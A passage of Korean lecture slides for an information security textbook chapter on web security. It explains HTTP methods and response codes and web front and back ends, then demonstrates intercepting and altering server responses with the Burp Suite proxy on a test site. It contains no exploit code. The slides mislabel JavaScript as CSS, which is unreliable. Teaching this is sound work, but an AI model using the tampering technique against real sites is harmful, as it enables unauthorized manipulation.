

Information Security

4판



정보 보안 개론

한 권으로 배우는 핵심 보안 이론

Chapter. 04 웹보안

목차

1. 웹과 HTTP의 이해
2. 웹 서비스의 이해
3. 웹 해킹
4. 웹의 취약점과 보안

학습목표

- HTTP 프로토콜의 동작 원리를 이해한다.
- 구글과 같은 검색 엔진을 통해 정보를 수집하는 방법을 알아본다.
- 웹에서 파일 접근과 관련된 공격을 살펴본다.
- 리버스 텔넷을 이해한다.
- 웹에서의 인증 구조와 이를 우회하는 방법을 알아본다.
- 패킷 변조를 통해 가능한 공격을 살펴본다.
- XSS 공격과 SQL 삽입 공격을 살펴본다

1. 웹과 HTTP의 이해

■ 웹의 이해

- 1989년 유럽입자물리연구소 CERN에서 근무하던 **팀 버너스 리**가 연구 목적의 프로젝트로 시작
- 프로젝트를 계획할 당시에는 웹을 '하이퍼텍스트 프로젝트'라고 불림
- 현재 웹 문서로 가장 많이 쓰이는 HTML은 하이퍼텍스트를 효과적으로 전달하기 위한 스크립트 언어
- **웹은 수많은 보안 취약점이 내재되어 있어 해킹에 취약한 집중적인 공격대상**



그림 4-1 팀 버너스 리

1. 웹과 HTTP의 이해

■ HTTP 프로토콜

- 여러 프로토콜이 쓰이나 가장 많이 쓰이는 프로토콜은 HTTP
- HTTP는 웹 처리 전반에 걸친 토대가 되기 때문에 웹 서버를 HTTP 서버라고 부르기도 함




그림 4-2 HTTP 0.9 버전의 기본 연결

■ 연결 과정

- ① 서버가 준비 상태
- ② 클라이언트는 읽고자 하는 문서를 서버에 요청
- ③ 서버는 웹 문서 중에서 요청받은 것을 클라이언트에 전송
- ④ 연결을 끊음

1. 웹과 HTTP의 이해

■ HTTP Request

■ GET 방식

- 가장 일반적인 HTTP Request 형태로, 요청 데이터의 인수를 웹 브라우저의 URL로 전송
- 데이터가 주소 입력란에 표시되므로 최소한의 보안도 유지되지 않는 취약한 방식

■ POST 방식

- URL에 요청 데이터를 기록하지 않고 HTTP 헤더에 데이터를 전송.
- 인수값을 URL로 전송하지 않으므로 다른 사용자가 링크로 해당 페이지를 볼 수 없음.
- 게시판의 경우: 목록이나 글 보기 화면은 접근 자유도를 위해 GET 방식을 사용

게시글을 저장·수정·삭제하거나 대용량 데이터를 전송할 때는 POST 방식을 사용.

■ 기타 방식

- HEAD 방식: 서버 측 데이터를 검색하고 요청하는 데 사용.
- OPTIONS 방식: 자원에 대한 요구/응답 관계와 관련된 선택 사항 정보를 요청할 때 사용.
- PUT 방식: 메시지에 포함된 데이터를 지정된 URI 장소에 그 이름으로 저장.
- DELETE 방식: URI에 지정된 자원을 서버에서 지울 수 있게 함.
- TRACE 방식: 요구 메시지의 최종 수신처까지 루프백을 검사하는 데 사용

1. 웹과 HTTP의 이해

■ HTTP Response


- 클라이언트의 HTTP Request에 대한 응답 패킷
- 서버에서 쓰이는 프로토콜 버전, Request에 대한 실행 결과 코드, 간략한 실행 결과 설명문 내용이 담겨 있음
- 추가 정보로 전달할 데이터 형식, 길이 등이 MIME 형식으로 표현되어 있음
- 헤더 정보 뒤에는 실제 데이터(HTML 또는 이미지 파일)가 전달됨
- 데이터 전달이 끝나면 서버 연결을 끊음

표 4-1 HTTP Response의 주요 실행 결과 코드

실행 결과 코드	내용	설명
100번대	정보 전송	HTTP 1.0까지는 계열에 대한 정의가 이루어지지 않았기 때문에 실험 용도 외에는 100번대 서버 측의 응답이 없다.
200번대	성공	클라이언트의 요구가 성공적으로 수신 및 처리되었음을 의미한다.
300번대	리다이렉션	해당 요구 사항을 처리하기 위해 사용자 에이전트가 수행해야 할 추가 동작이 있음을 의미한다.
400번대	클라이언트 측 에러	클라이언트에 오류가 발생했을 때 사용한다. 예를 들면 클라이언트가 서버에 보내는 요구 메시지를 완전히 처리하지 못한 경우 등이다.
500번대	서버 측 에러	서버 자체에서 발생한 오류 상황이나 요구 사항을 제대로 처리할 수 없을 때 사용한다.

HTTP 3.0

QUIC의 계층 위치



QUIC : Quick UDP Internet Connections

2. 웹 서비스의 이해

■ 프론트 엔드

■ HTML

- 프론트 엔드: 클라이언트, 즉 웹 브라우저에서 실행되는 프로그램 영역
- 서버에 HTML 문서를 저장하고 있다가 클라이언트가 특정 HTML 페이지를 요청하면 해당 문서를 전송
- 클라이언트는 이 웹 페이지를 해석하여 웹 브라우저에 표현 (정적인 웹 페이지)
- 웹 브라우저와 웹 서버 사이에 전달되는 값을 변조하여 웹 서버 설정이나 로직을 바꾸는 웹 해킹에서 정적인 웹 페이지는 바꿀 수 있는 가능성이 매우 낮다는 것이 보안상 장점




그림 4-4 정적인 웹 페이지 접근 시 웹 문서 전송

2. 웹 서비스의 이해

■ 프론트 엔드

■ CSS

- 동적인 웹 서비스를 제공하기 위해서 자바스크립트, 비주얼베이직 스크립트 등이 사용
- 현재 프론트 엔드를 담당하는 스크립트는 자바스크립트
- 자바스크립트는 HTML과 마찬가지로 웹 브라우저에 의해 해석 및 적용되며 CSS라고 함
- 서버가 아닌 웹 브라우저에서 해석되어 화면에 적용되어 웹 서버의 부담을 줄이면서도 다양한 기능을 수행




그림 4-5 CSS로 만든 웹 페이지 접근 시 클라이언트의 동작

2. 웹 서비스의 이해

■ 백 엔드

- 웹 서비스를 제공하는 데 필요한 **REST API를 제공하는 영역**
- 흔히 JAVA, .NET, 파이썬, 루비, 자바스크립트 등이 사용
- 백 엔드의 역할은 클라이언트에 구현된 기능에 필요한 인자를 전달받고, 이 인자에 따라 함수처럼 그에 대한 결과만 전달함
- 함수는 URL에 따라 구분되며, 보통 그 결과는 **JSON 형태로 클라이언트에 전달**



그림 4-6 프론트 엔드의 요청에 따른 함수 실행 결과 전송

3. 웹 해킹

■ 웹 취약점 스캐너를 통한 정보 수집

- 웹 취약점 스캐너를 통한 정보 수집은 빠른 시간 내에 다양한 접속 시도를 수행할 수 있다는 것이 장점
- 웹 취약점 스캐너로 확인된 취약점은 실제 보안 문제가 있는 취약점이 아닌 경우가 많음




그림 4-7 웹 취약점 스캐너인 Acunetix

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 웹의 구조를 파악하거나 취약점을 점검할 때 혹은 웹 해킹을 할 때는 **웹 프록시 툴**을 사용
- 일반적으로 웹 해킹에 사용되는 웹 프록시는 클라이언트에 설치되고 클라이언트의 통제를 받음
- 클라이언트가 웹 서버와 웹 브라우저 간에 전달되는 모든 HTTP 패킷을 웹 프록시 를 통해 확인하면서 수정할 수 있음




그림 4-8 웹 프록시의 동작 구조

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 웹 프록시 Burp Suite
 - <http://portswigger.net/burp>에서 무료로 내려받아 설치한 후 실행




그림 4-9 Burp Suite 실행 창

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 웹 프록시 Burp Suite
 - 클라이언트의 웹 브라우저 패킷이 웹 프록시로 향하도록 설정




그림 4-10 웹 프록시의 설정

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 웹 프록시 Burp Suite
 - LAN 설정에서는 주소와 포트의 두 가지 값을 넣음




그림 4-11 웹 프록시를 통한 HTTP 확인

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 테스트 환경으로 사용하는 웹 페이지의 게시판에서 문서 목록을 확인




그림 4-12 문서 목록과 내용 열람

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - [Proxy]-[Options]에서 'Intercept responses based on the following rules'에 체크 표시를 한 뒤 패킷 규칙을 설정




그림 4-13 test 서버에서 오는 패킷을 캡처하도록 설정

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 글 내용을 조회하기 위해 해당 글을 클릭해 해당 글의 본문이 전달되는 것을 확인




그림 4-14 '테스트 1입니다.' 조회 시 서버에서 전달되는 패킷

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 테스트 1의 본문입니다.'에서 1을 2로 변조



그림 4-15 웹 프록시를 통해 본문 내용 변조

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 변조된 글을 전송해 확인

